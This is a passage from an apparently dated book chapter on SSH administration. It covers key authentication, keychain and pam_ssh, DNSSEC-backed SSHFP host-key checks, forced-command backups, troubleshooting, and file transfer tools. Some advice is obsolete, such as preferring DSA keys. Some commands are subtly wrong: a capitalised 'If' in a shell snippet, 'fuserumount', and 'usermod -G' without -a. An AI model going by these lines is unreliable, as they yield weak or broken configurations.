I usually favor DSA over RSA because it is a more modern format and does not have some of the old bugs associated with RSA fingerprint forging.

```
[emoret@simca-1000 ~]$ ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/home/emoret/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/emoret/.ssh/id_dsa.
Your public key has been saved in /home/emoret/.ssh/id_dsa.pub.
The key fingerprint is:
92:84:55:13:de:44:de:9b:a9:a8:6d:4c:d6:43:f2:84 emoret@simca-
1000.sabre.juniper.net
```

Never use an empty key passphrase.

You should always enter a passphrase. It is used to encrypt your newly created private key (see Section 15.10). You have to provide your passphrase every time the private key is needed, unless you use *keychain* as shown later in this section.

By default, the public DSA key is located in *$HOME/.ssh/id_dsa.pub*, and the private key in *$HOME/.ssh/id_dsa*. To create an RSA key, type **ssh-keygen -t rsa** instead.

2. Make sure the required remote directory is in place on the server by executing the following command:

```
[emoret@simca-1000 ~]$ ssh renault-4l 'mkdir ~/.ssh'
The authenticity of host 'renault-4l (10.157.12.99)' can't be established.
RSA key fingerprint is 83:73:a5:56:2e:80:aa:7d:a7:95:5e:e3:82:6c:c1:3a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'renault-4l,10.157.12.99' (RSA)
to the list of known hosts.
emoret@renault-4l's password:
```

3. Copy your public key to the remote host:

```
[emoret@simca-1000 ~]$ cat ~/.ssh/id_dsa.pub | ssh renault-4l
'cat - >> ~/.ssh/authorized_keys'
emoret@renault-4l's password:
```

Note the use of the >> concatenation sign to avoid overwriting other keys that may already be in the *authrorized_keys* file.

4. Make sure permissions are properly set:

```
[emoret@simca-1000 ~]$ ssh renault-4l 'chmod 700 ~/.ssh ~/.ssh/authorized_keys'
emoret@renault-4l's password:
```

5. Verify that key-based authentication is occurring:

```
[emoret@simca-1000 ~]$ ssh renault-4l
Enter passphrase for key '/home/emoret/.ssh/id_dsa':
```

If everything is configured properly, you should now be asked to provide the passphrase for your key instead of being asked to enter your remote user password.

To fully benefit from the brute-force protection provided by key-based authentication, you need to globally turn off password authentication on the remote server. In the preceding example, you should edit */etc/ssh/sshd_config* on *renault4l* and set to `no` the line starting with `PasswordAuthentication`. Restart your remote SSH server for the change to take effect.

It is usually considered best practice to only allow regular users remote login. In other words, *no root remote login!* If root privileges are required, the given user's account should be made a *sudo* user. The cleanest way to do so is to add your user to the *wheel* group, and then let the *wheel* group users run all commands with *sudo*.

```
[root@renault-4l ~]# gpasswd -a emoret wheel
Adding user emoret to group wheel :q
[root@renault-4l ~]# visudo
```

Uncomment the following line:

```
%wheel        ALL=(ALL)       ALL
```

But not this one:

```
#%wheel  ALL=(ALL)       NOPASSWD: ALL
```

You want *wheel* group users to supply the root password before granting them root privileges. No blind root access please.

Key-based authentication is good for brute-force protection, but entering your key passphrase at each and every new connection does not make your life any easier than using regular passwords. This is where *ssh-agent* becomes important. This program is a session-based daemon that caches the current user's decrypted private key. When the *ssh* client starts running, it tries to identify a running instance of *ssh-agent* that may already hold a decrypted private key and uses it, instead of asking again for the key's passphrase. When starting the first instance of *ssh-agent* on your system, you have to manually add the keys that *ssh-agent* should keep in its cache.

Starting *ssh-agent* usually happens in one of the session startup files such as *~/.bash_profile*. This means a new instance of *ssh-agent* starts and asks for your key passphrase every time a new terminal session is started. This inconvenience prompted the creation of *keychain*, an *ssh-agent* wrapper that looks for a prior running instance before starting *ssh-agent*.

Because *keychain* survives user sessions, it is particularly useful in *cron* jobs that require executing *ssh* and still secures the user's private key with a passphrase.

Enable *keychain* with:

```
[emoret@simca-1000 ~]$ cat >> ~/.bashrc
If [ -x /usr/bin/keychain ]; then
    /usr/bin/keychain -q ~/.ssh/id_dsa
    . ~/.keychain/$HOSTNAME-sh
fi
^D
```

Your first console login following a machine restart looks like this:

```
Fedora Core release 5 (Bordeaux)
Kernel 2.6.17-1.2157_FC5 on an i686
simca-1000 login: emoret
Password: <enter user password here>
Last login: Thu Aug 31 14:50:37 on :0
Enter passphrase for /home/emoret/.ssh/id_dsa: <enter ssh key passphrase here>
Identity added: /home/emoret/.ssh/id_dsa (/home/emoret/.ssh/id_dsa)
[emoret@simca-1000 ~]$
```

From now on, every subsequent login should skip the key passphrase question until you reboot the host client machine.

If you wish to have the same functionality from a graphical prompt, make sure the *openssh-askpass* package is installed on your distribution. With *yum* RPM-based distributions, simply type:

```
[emoret@simca-1000 ~]$ sudo yum install openssh-askpass
```

You see the *askpass* dialog box, shown in Figure 15-2, opening right after the *gdm* login screen and before accessing your desktop.



Figure 15-2. askpass dialog box

You still have to issue a passphrase just after having issued your user's password. Wouldn't it be nice to be able to issue the SSH key passphrase at initial login and access the desktop with these credentials instead? This is exactly what *pam_ssh* was meant to allow. Below is how to enable the feature on Fedora Core 5:

1. Make sure you have the *pam_ssh* module (*/lib/security/pam_ssh.so*). On Fedora, issue:

   ```
   [emoret@simca-1000 ~]$ sudo yum install pam_ssh
   ```

2. Edit the PAM configuration file at */etc/pam.d/system-auth* and modify it so it now reads:

   ```
   #%PAM-1.0
   # This file is auto-generated.
   # User changes will be destroyed the next time authconfig is run.
   auth        required      pam_env.so
   auth        sufficient    pam_ssh.so nullok try_first_pass
   auth        sufficient    pam_unix.so nullok try_first_pass
   ```

```
auth        requisite     pam_succeed_if.so uid >= 500 quiet
auth        required      pam_deny.so

account     required      pam_unix.so
account     sufficient    pam_succeed_if.so uid < 500 quiet
account     required      pam_permit.so

password    requisite     pam_cracklib.so try_first_pass retry=3
password    sufficient     pam_unix.so md5 shadow nullok try_first_pass use_
                             authtok
password    required      pam_deny.so

session     required      pam_limits.so
session     required      pam_unix.so
session     optional      pam_ssh.so
```

3. You may undo any configurations involving the previous *askpass* and *keychain* authentication methods. With Fedora, just type:

```
[emoret@simca-1000 ~]$ sudo yum erase keychain openssh-askpass
```

With *pam_ssh* in place, the password field changes from its original form in Figure 15-3 to that in Figure 15-4. A user issuing his SSH passphrase is logged onto the system and his *ssh-key* is added to the *ssh-agent*.



Figure 15-3. Regular password login prompt



Figure 15-4. SSH pass phrase login prompt

Users issuing their regular user password will still be able to login, though no SSH key is added to *ssh-agent*.

A typical distributed environment remotely mounts your home directory with NFS. NFS does not encrypt traffic, so every access to your public key goes clear on the wire, thereby allowing unauthorized users with access to the network link layer to grab your encrypted private key and then mount a brute-force attack to find out the key passphrase. This is not good. In order to avoid this situation, move your private key to a local filesystem (e.g., the */var* directory) and link the default location to the new one. You can do this with the following set of commands:

```
[emoret@simca-1000 ~]$ sudo mkdir -p /var/ssh
[emoret@simca-1000 ~]$ sudo mv ~/.ssh/id_dsa /var/ssh/emoret
[emoret@simca-1000 ~]$ ln -s /var/ssh/emoret ~/.ssh/id_dsa
```

15.4 SSH Shortcomings

When configured as described in the previous section, SSH allows for a fairly flexible and secure communication solution. The one thing that does not make SSH fully secure is its reliance on end users to verify host public key fingerprints. When a user attempts a connection to a host for the first time, it systematically asks to verify the server's key fingerprints:

```
[emoret@renault-4l ~]$ ssh simca-1000
The authenticity of host 'simca-1000 (10.157.12.98)' can't be established.
RSA key fingerprint is 7c:a9:fd:19:4c:24:85:db:30:74:17:ff:42:64:43:6b.
Are you sure you want to continue connecting (yes/no)?
```

Security-conscious users should use an out-of-band method for verifying those public key fingerprints. Out-of-band methods could include calling an administrator with physical access to the server and having them read key fingerprints to you. This command would be used by the administrator to retrieve the host's public key fingerprints:

```
[root@simca-1000 ~]# ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key.pub
2048 7c:a9:fd:19:4c:24:85:db:30:74:17:ff:42:64:43:6b /etc/ssh/ssh_host_rsa_key.pub
```

Once the fingerprints for a given server are verified and accepted, they are automatically added to the local *~/.ssh/known_hosts* file.

SSH Man-in-the-Middle Attacks

Of course if the server is reinstalled later on and keys were not backed up, the SSH client complains and alerts you to a possible man-in-the-middle attack.

As an administrator, you should always make backups of your SSH keys and store them in a safe location. You usually find them under */etc/ssh/ssh_host_**.

```
[emoret@renault-4l ~]$ ssh simca-1000
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
1c:7c:fb:4d:d4:a8:cc:bc:9e:49:09:6b:0b:af:27:ca.
Please contact your system administrator.
Add correct host key in /home/emoret/.ssh/known_hosts to get rid of this message.
Offending key in /home/emoret/.ssh/known_hosts:1
RSA host key for simca-1000 has changed and you have requested strict checking.
Host key verification failed.
```

Figure 15-5 shows a typical man-in-the-middle attack in which the attacker sits between a client and a server on the path of SSH traffic and provides his own SSH public keys instead of the legitimate server. Once the client accepts the new key, two SSH sessions are created. The first one initiated by the legitimate client to the attacker's machine, the second one started from the attacker's machine to the legitimate server. All traffic is encrypted on the wire, but the attacker is able to locally capture decrypted data. Penetration testing suites such as *dsniff* with its *sshmitm* tool makes it easy for anybody to perform such exploits. By exploiting ARP poisoning, it is even possible to not sit on the traffic's path and still perform man-in-the-middle attacks.



Figure 15-5. SSH man-in-the-middle attack

Host Public Key Distribution with DNSSEC

It is virtually pointless to rely on end users to secure an entire network's communications. Even some of the best security experts do not bother verifying every key fingerprint that is presented to them. Wouldn't it be nice to never have to verify fingerprints and still be sure that we are connecting to legitimate servers? Of course it would be, so rejoice because this is exactly what RFC-4255 was drafted to do.

In fact, this RFC describes a way to out-of-band validate SSH key fingerprints by using the fairly new SSHFP DNS resource records. Now I can hear you say "What? Relying on DNS security to validate SSH key fingerprints? Over my dead body!" You have a point, in that DNS is widely known to be insecure and subject to UDP spoofing and cache poisoning. Now if you look a little closer at RFC-4255, you will notice that using DNSSEC is a requirement. DNSSEC is a set of normalized DNS protocol extensions providing authenticated queries, data integrity, and authenticated denial of existence.

The following descrives what you need to do to put this in place.

- A DNS server implementing DNSSEC extensions (RFC-4034); bind version 9.3 is a good start.
- A DNS client resolver with support for EDNS0 extensions (RFC-2671).
- An SSH client with support for DNS key verification (e.g., OpenSSH-4.3-p2).

DNS configuration is outside the scope of this chapter. Assuming you have a DNS server configured with at least one forward zone, here is how to add the new resource record containing the SSH host key fingerprints:

1. On the SSH server, add to the zone file:

```
[emoret@simca-1000 ~]$ ssh-keygen -r simca-1000 -f /etc/ssh/ssh_host_rsa_key.pub
simca-1000 IN SSHFP 1 1 c277aaa97ccf1807296941fc8efba029482707e3
[emoret@simca-1000 ~]$ ssh-keygen -r simca-1000 -f /etc/ssh/ssh_host_dsa_key.pub
simca-1000 IN SSHFP 2 1 a6c2f2f5662c0a98f448c32dea880330d6d7950d
```

This mechanism is not supported for SSH-1, so there is no need to perform a similar action with the */etc/ssh/ssh_host_ key.pub* file.

2. On the DNS server, paste the output of the Step 1 commands into the proper zone file.
3. Enable DNSSEC by adding the following line to the options section of the */etc/named.conf* file:

```
dnssec-enable yes;
```

4. Generate the DNS key-signing key (KSK) and zone-signing key (ZSK).

```
[root@renault-4l ~]# dnssec-keygen -r /dev/urandom -f KSK -a RSASHA1
-b 1024 -n ZONE sabre.juniper.net
Ksabre.juniper.net.+005+65418
[root@renault-4l ~]# dnssec-keygen -r /dev/urandom -a RSASHA1 -b 1024 -n ZONE
sabre.juniper.net
Ksabre.juniper.net.+005+32690
```

5. Add your public keys to your zone file:

```
[root@renault-4l ~]# cat >> sabre.juniper.net.db
$include Ksabre.juniper.net.+005+32690.key ; ZSK inserted 20040719
$include Ksabre.juniper.net.+005+65418.key ; KSK inserted 20040719
^D
```

6. Sign your zone file:

```
[root@renault-4l ~]# dnssec-signzone -r /dev/urandom -o sabre.juniper.net -k
Ksabre.juniper.net.+005+65418 /var/named/sabre.juniper.net.db
Ksabre.juniper.net.+005+32690.key
```

   You should end up with a signed zone file like */var/named/sabre.juniper.net.db.signed*.

7. Edit your */etc/named.conf* to refer to the signed zone file in place of the unsigned version, then restart your *bind* server.

8. On the SSH client side, add the configuration parameter allowing for DNS host key verification:

```
[root@simca-1000 ~]# cat >> /etc/ssh/ssh_config
VerifyHostKeyDNS yes
^D
```

9. Verify that it is working. From the client side:

```
[emoret@simca-1000 ~]$ ssh -v renault-4l.sabre.juniper.net
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
debug1: Connecting to renault-4l.sabre.juniper.net [10.157.12.99] port 22.
debug1: Connection established.
debug1: identity file /home/emoret/.ssh/identity type -1
debug1: identity file /home/emoret/.ssh/id_rsa type -1
debug1: identity file /home/emoret/.ssh/id_dsa type 2
debug1: Remote protocol version 2.0, remote software version OpenSSH_4.3
debug1: match: OpenSSH_4.3 pat OpenSSH*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_4.3
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_GROUP
debug1: SSH2_MSG_KEX_DH_GEX_INIT sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_REPLY
debug1: found 2 insecure fingerprints in DNS
debug1: matching host key fingerprint found in DNS
The authenticity of host 'renault-4l.sabre.juniper.net (10.157.12.99)'
can't be established.
RSA key fingerprint is 83:67:04:09:64:74:1e:b8:25:6a:79:1d:d1:29:83:5c.
Matching host key fingerprint found in DNS.
Are you sure you want to continue connecting (yes/no)?
```

As you can see at line 22, the host key fingerprints for *renault-4l* were found on the DNS server. However, line 21 shows that those fingerprints were retrieved in an insecure manner. It turns out that for the client machine to send DNSSEC queries, the resolver needs to implement EDNS0 extensions as described in RFC-2671. Fedora Core 5, at the time of this writing, does not implement these extensions. However, it seems that at least OpenBSD does, although not by default. If you are running OpenBSD, you have to enable this option in your DNS resolver by doing the following in the shell:

```
[emoret@openbsd ~]$ export RES_OPTIONS=edns0
```

Remember that this is a global option for the resolver, meaning that all DNS servers configured on this host have to run DNSSEC and have their zones signed.

As an alternative to DNSSEC and SSHFP host key distribution, you could investigate the use of CFEngine to distribute host keys.

User's Public Key Distribution

Another SSH shortcoming is that the various server implementations do not share the same key storage mechanism. This is particularly annoying when accessing a server for the first time and trying to push your public key to that server with the command line (see Section 15.3). To remedy the situation, a protocol extension is currently being discussed by the IETF under the name *draft-ietf-secsh-publickey-subsystem-07*. With this new extension, a client will be able to send its public key to a server, which will then store it in the appropriate format and location.

In the meantime, while the just mentioned draft RFC is being finalized and implemented, I invite administrators to investigate the use of LDAP to automate users' public key storage. A project called Scalable Periodic LDAP Attribute Transmogrifier (SPLAT) will do just that.

User's Key Operation Restrictions

Suppose you want to do backups to a remote machine over SSH, but you don't want to risk the private key used to start the remote backup command being used by a local unauthorized user to gain access to the backup machine. You could restrict SSH out-of-band to a given IP address using a firewall, but it may be too restrictive system-wise. The best approach would be to restrict remotely executable commands. OpenSSH supports a set of options in the *authorized_keys* file that were meant to provide such a feature. The options are configured on the remote hosts and associated with a given client's key. The following is a list of some of the most useful available options:

`no-port-forwarding`, `no-x11-forwarding`, `no-agent-forwarding`
: These options take precedence over the *ssh_config* file on the client side. If you only want a backup user to run a single command, you probably do not want to allow any kind of forwarding.

`permitopen="`*`host`*`:`*`port`*`"`
: This allows a user to specify which hosts and port numbers are allowed to be forwarded when the client uses the `-L` command-line option.

`from="`*`pattern-list`*`"`
: This option checks that a client's hostname matches a given pattern. The standard patterns include negation with `!` and both the `?` and * wildcards.

`command="`*`local command`*`"`
: This option forces the execution of the given *`local command`*. It ignores any command passed by the client and does not automatically open a remote shell. The environment variable `$SSH_ORIGINAL_COMMAND` should contain the command originally passed by the client.

Remember that options must be separated by commas and the last option should be followed by a blank space.

Here is an example: say I want to back up my home directory on *simca-1000* to the remote *renault-4l* SSH server. The following code is what I could put in the *authorized_keys* file on *renault-4l* to remotely run a backup command on *simca-1000* and then have that same host retrieve the backed up files locally. Note that the backup is initiated from the backed-up host with the *scp* command.

On the backup machine:

```
[emoret@renault-4l ~]$ cat ~/.ssh/authorized_keys
no-port-forwarding,no-x11-forwarding,no-agent-forwarding,
from="simca-1000.sabre.juniper.net",command="
"if [ \"$SSH_ORIGINAL_COMMAND\" == \"scp -f .\" ];
then DATE=`date +\"%Y.%m.%d-%H:%M:%S-%Z\"`;
TEMP=`mktemp -t emoret-$DATE.tar.bz2.XXXXXXXXXXX`;
tar jcfP $TEMP /home/emoret;scp -f $TEMP;rm -f $TEMP;fi" ssh-dss
 AAAAB3NzaC1kc3MAAACBALiGKKac4JhleX6cRF7xVuZOrm4Bsm23QKOrenmDoxdDEap7O7/
4B2sq6J25WmOkEIS/tnyHeXT57gZ+tEMmIKSNsTanK7hr5YsjBk6uSv22piWZaFmc8nCx
SSN+fmAvakP1gOKtLsjH9Cb3Zxy7ZRVNKOQ5csMjiGAbs3W1QIRlAAAAFQDb1PeGkGDA8h
XhEEbkLOslc5COZwAAAIEAryNsIdbdP7NjdUyvRg6RaOvoXguoubreAtTajuVmhMclQTw97
Dgxq8bfHT+dpOUMP/ebvyEbFjt2FiZW4g5l25KxftRTKrprwRR6seXlT7OxOzscfCFaLbTM
CyMBES7O5L2uTbqy+myxWL5Qe1MyYVDimyNhHvITwBpslWe11CkAAACAGxAGS8DX+UAt1yRB
5BEjwve7j5IZeG4mQJbsMeafPLQcy6wUrhzFvYevc7DV1iDNU/yCnrONrOlByI2+fnopshUs
Ru2WZUW1rvObbSDNulR2mMhf9mnQHVyQGzYFlx+QzBomt5YFYnFT4NZhtoZg5hk7lTfMNs81
GFe2LO8TfCM= emoret@simca-1000.sabre.juniper.net
```

`scp -f $TEMP` sends file `$TEMP` from the remote machine—in this case, the backed-up one to the local host, the backup server, over the encrypted tunnel.

Opening a regular SSH session from the backed-up machine to the backup server should not work:

```
[emoret@simca-1000 ~]$ ssh renault-4l
Connection to renault-4l closed.
[emoret@simca-1000 ~]$
```

However, running *scp* between the same two machines should actually trigger the backup of my home directory on *simca-1000*, pull it to *renault-4l*, and place it in the local */usr/local/backup* directory.

```
[emoret@ simca-1000 ~]$ scp renault-4l: /usr/local/backup
emoret-2006.09.20-19:13:18-PDT.tar.bz2.LDaUwyAW7197   100%  370KB 370.0KB/s   00:00
[emoret@simca-1000 ~]$
```

15.5 SSH Troubleshooting

Several things can go wrong when setting up an SSH server and client. If you cannot login to the SSH server, you should set the debug level to `DEBUG` (see Section 15.2) on

the server and use the –vvv option on the SSH client command line to troubleshoot the problem. Let's troubleshoot a couple of common issues.

The Client Is Logged Out Just After Logging In

On the client:

```
$ ssh -vvv user@192.168.0.102
OpenSSH_4.3p2, OpenSSL 0.9.8b 04 May 2006
debug2: ssh_connect: needpriv 0
debug1: Connecting to 192.168.0.102 [192.168.0.102] port 22.
debug1: Connection established.
[...]
debug1: Remote protocol version 2.0, remote software version OpenSSH_4.3
```

The client SSH version is 4.3p2, the server version is 4.3. The client was able to reach the server:

```
debug1: match: OpenSSH_4.3 pat OpenSSH*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_4.3
[...]
debug2: kex_parse_kexinit: diffie-hellman-group-exchange-sha1,diffie-hellman-gro
up14-sha1,diffie-hellman-group1-sha1
debug2: kex_parse_kexinit: ssh-rsa,ssh-dss
debug2: kex_parse_kexinit: aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour1
28,arcfour256,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se,aes128-c
tr,aes192-ctr,aes256-ctr
[...]
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_GROUP
debug2: dh_gen_key: priv key bits set: 128/256
debug2: bits set: 503/1024
```

The client and the server successfully negotiated the protocol version, the ciphers to use for the session key, the compression algorithm, and the data integrity algorithms:

```
debug3: check_host_in_hostfile: filename /cygdrive/c/Documents and Settings/jsob
rier/.ssh/known_hosts
debug3: check_host_in_hostfile: match line 30
debug1: Host '192.168.0.102' is known and matches the RSA host key.
debug1: Found key in /cygdrive/c/Documents and Settings/jsobrier/.ssh/known_host
s:30
debug1: ssh_rsa_verify: signature correct
```

The host was found in *known_hosts*, and the public key matches what was recorded the first time:

```
debug1: Authentications that can continue: publickey,password,keyboard-interacti
ve
debug3: remaining preferred: keyboard-interactive,password
debug3: authmethod_is_enabled publickey
debug1: Next authentication method: publickey
debug3: authmethod_lookup keyboard-interactive
```

```
debug3: remaining preferred: password
debug3: authmethod_is_enabled keyboard-interactive
debug1: Next authentication method: keyboard-interactive
[...]
debug3: authmethod_is_enabled password
debug1: Next authentication method: password
user@192.168.0.102's password:
```

The authentication through public key and password were dismissed; the authentication through keyboard-interactive (using PAM) was accepted. I enter my password:

```
debug2: we sent a password packet, wait for reply
debug1: Authentication succeeded (password).
```

The password was accepted by the server; I am authenticated:

```
[...]
debug2: channel 0: send close
debug2: channel 0: is dead
debug2: channel 0: garbage collecting
debug1: channel 0: free: client-session, nchannels 1
debug3: channel 0: status: The following connections are open:
  #0 client-session (t4 r0 i3/0 o3/0 fd -1/-1 cfd -1)

debug3: channel 0: close_fds r -1 w -1 e 6 c -1
Connection to 192.168.0.102 closed.
debug1: Transferred: stdin 0, stdout 0, stderr 37 bytes in 0.5 seconds
debug1: Bytes per second: stdin 0.0, stdout 0.0, stderr 72.7
debug1: Exit status 1
```

But the channel is closed. The reason does not appear in the logs on the client side.

On the server side, the same information is logged (protocol negotiation, cipher negotiation, and authentication). We should focus on the authentication part and follow:

```
[root@asus ~]# less /var/log/auth.log
[...]
Sep  1 17:56:00 asus sshd[17804]: debug1: Entering interactive session for SSH2.
[...]
Sep  1 17:56:01 asus sshd[17804]: debug1: Received SIGCHLD.
```

The SSH server opened a new session for the user, but then received a `SIGCHLD` signal. This signal is sent when a child process has stopped. So, the problem is apparently not in SSH itself, but in a child process started by SSH. What is the first thing that happens when a user logs into a system? The user's environment is set up after basic information, such as the home directory and shell, are read from */etc/passwd*:

```
user:x:501:501:emoret:/home/emoret:/bin/false
```

Here the shell specified for *user* is */bin/false*, which is not a real shell. It is actually used to make sure users cannot have shell access. Often, users who have a local account to access services such as FTP, POP3, IMAP, and SMTP have a *bash* set to */bin/false* to ensure they can never do anything on the server. This program exits instantly, hence the `SIGCHLD` signal received by SSH. The shell must be a real shell, such as */bin/bash*.

File Permissions

It is very common to have the wrong file permissions on the server or on the client. In strict mode (see Section 15.2), the permissions are verified with each new connection. If permissions are wrong before the SSH server is started, it will not start:

```
[root@asus ssh]# service sshd start
Starting sshd:
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/etc/ssh/ssh_host_key' are too open.
It is recommended that your private key files are NOT accessible by others.
This private key will be ignored.
bad permissions: ignore key: /etc/ssh/ssh_host_key Could not load host key:
/etc/ssh/ssh_host_key
```

If file permissions are changed while the server is running, this can prevent users from logging in:

```
$ ssh -vvv julien@192.168.0.102
OpenSSH_4.3p2, OpenSSL 0.9.8b 04 May 2006
debug2: ssh_connect: needpriv 0
debug1: Connecting to 192.168.0.102 [192.168.0.102] port 22.
debug1: Connection established.
[...]
ssh_exchange_identification: Connection closed by remote host
```

The server closes the communication very early, before sending its public key. On the server, the error message indicates clearly the problem:

```
Sep  4 10:42:09 asus sshd[11636]: error:
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Sep  4 10:42:09 asus sshd[11636]: error: @         WARNING: UNPROTECTED
PRIVATE KEY FILE!          @
Sep  4 10:42:09 asus sshd[11636]: error: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@
Sep  4 10:42:09 asus sshd[11636]: error: Permissions 0644 for '/etc/ssh/ssh_host
_dsa_key' are too open.
Sep  4 10:42:09 asus sshd[11636]: error: It is recommended that your private key
files are NOT accessible by others.
Sep  4 10:42:09 asus sshd[11636]: error: This private key will be ignored.
Sep  4 10:42:09 asus sshd[11636]: error: bad permissions: ignore key:
/etc/ssh/ssh_host_dsa_key
Sep  4 10:42:09 asus sshd[11636]: error: Could not load host key:
/etc/ssh/ssh_host_dsa_key
Sep  4 10:42:09 asus sshd[11636]: Disabling protocol version 2.
Could not load h ost key Sep  4 10:42:09 asus sshd[11636]:
sshd: no hostkeys available -- exiting.
```

Restrictions to Users or Groups

Access to the SSH servers can be restricted to specific users or groups (see Section 15.2). If an unauthorized user tries to connect to the server, it looks like their password is wrong, or that they do not have a local account on the server:

```
$ ssh not-allowed@192.168.0.102
not-allowed@192.168.0.102's password:
Permission denied, please try again.
not-allowed@192.168.0.102's password:
Permission denied, please try again.
not-allowed@192.168.0.102's password:
Permission denied (publickey,password,keyboard-interactive).
```

In the server logfile, the important line is:

```
type 11 Sep  4 11:36:17 asus sshd[12238]: Failed password for
invalid user not-allowed from 1
```

For SSH, invalid user means that the user does not exist on the server, or that it is not part of the list of users allowed to connect to the service. To know which one applies, look at */etc/passwd* to see whether the user *not-allowed* exists.

If the user enters the wrong password, the SSH server logs the message `Failed password for user julien from 1` (note that here the user is not invalid).

15.6 Remote File Access with SSH

Several tools were developed to transfer files from or to an SSH server. The file transfers are encrypted and the data confidentiality is guaranteed.

File Copy

scp is a drop-in replacement to *rcp* and Kermit (used over console terminals). It is used the same way as the Linux command *cp*:

```
scp source destination
```

Either the source or destination must be a remote file in the form *login@address:path/file*, and the other is a local file or path. For example, to copy a file from a remote server to a folder on the local machine, the command is:

```
scp julien@192.168.0.102:~/file.txt /tmp
```

scp has several options in common with *cp*:

`-r` Copies a folder recursively. All the files and subfolders are copied.

`-p` Preserves the modification time, access time, ownership, and mode.

Other options are similar to SSH's:

`-2` Forces the use of SSH version 2.

`-C` Enables compression. Do not use this option to copy files that are already encrypted, because you would spend resources on both the server and the client for nothing.

A useful additional option is -l *n* to limit the bandwidth to *n* kilobytes per second. It is a good idea to use this option when the SSH server has a low bandwidth, or simply to leave enough bandwidth for other users.

FTP Through SSH

FTP can be replaced by SFTP. Clients can connect to an SSH server just like they connect to an FTP server, but their login and password are encrypted, as well as the files they download or upload.

sftp uses the exact same command as *ftp*:

```
$ sftp julien@192.168.0.102
Connecting to 192.168.0.102...
julien@192.168.0.102's password:
sftp> ls
file1.txt        file2.txt        tmp
sftp> cd tmp
sftp> ls
test.txt
sftp> get test.txt
Fetching /home/julien/tmp/test.txt to test.txt
/home/julien/tmp/test.txt                    100%    4     0.0KB/s
00:00
sftp> put test2.txt
Uploading test2.txt to /home/julien/tmp/test2.txt
test2.txt                                     100%    4     0.0KB/s
00:00
sftp>bye
```

More and more FTP clients can now handle SFTP. Administrators should consider replacing FTP by SFTP for the security of their server, especially if the login information used to connect to FTP also allows users to get shell access.

Data encryption and decryption is CPU-intensive. Therefore, if you have high network bandwidth and/or a slow client or server, your file transfer speed may be limited by the CPU, and you may not be able to transfer data as fast as a regular FTP connection. It is up to you to evaluate the throughput at the expense of confidentiality and security.

File Synchronization

rsync is a tool used to synchronize files between two machines. A nice feature is file transfer resume. *rsync* can run over SSH. I personally prefer to use *rsync* for large file uploads or downloads over *scp* or *sftp* for the ability to resume the transfer in case of failure. There is nothing more annoying than a 2 GB file transfer that fails at 99 percent completion.

The command to download a file from a remote SSH server to a local client, with download resume capability, is as follows:

```
$ rsync -avz --partial -e ssh user@server:/remote/file ~/local/
```

A couple of explanations about these arguments:

`a` Archive mode. The symbolic links, file permissions, and ownerships are preserved.

`v` Displays more information on the standard output.

`z` Enables compression.

`--partial`
Required to resume transfers. Otherwise, *rsync* deletes files partially uploaded or downloaded. It is possible to tell *rsync* to keep the partial files in a given directory with the option `–partial-dir=/directory`.

`-e ssh`
Uses the SSH protocol as the underlying transport layer. All the data is encrypted.

Standard SSH options can be added after `–e ssh`, like `–p 2200` to use the port 2200.

Additional arguments can be used when transferring directories or when real file synchronization is needed:

`-r` Transfers a directory recursively. All files and subdirectories are transferred.

`-u` Update mode. Does not transfer files that are newer on the target than on the source.

Remote Filesystem

It is possible to mount a remote directory as a local filesystem through SSH by using *fuse* (a library to create filesystems in userspace) and *fuse-sshfs*. This can be an alternative to NFS or SMB shares.

To mount a remote directory in */mnt/sshfs*, type the following command after you create the directory */mnt/sshfs* on the local machine:

```
$ sshfs user@server:dir /mnt/sshfs
```

Now you can navigate in */mnt/sshfs* as you would do on the server.

The remote server *dir* is optional in the command, but the ":" must be there. `sshfs user@server: /mnt/sshfs` mounts the remote home directory. It is equivalent to `sshfs user@server:/home/user /mnt/sshfs`, but `sshfs user@server:~ /mnt/sshfs` would not work.

The remote directory can either be an absolute path, starting with `/`, or a relative path to the remote home directory.

When you are finished, to unmount the filesystem, type:

```
$ fuserumount -u /mnt/sshfs
```

By default, only the *root* user and users part of the group *fuse* can use *sshfs*. To add an existing user to the *fuse* group, use the command:

```
$ usermod -G fuse user
```

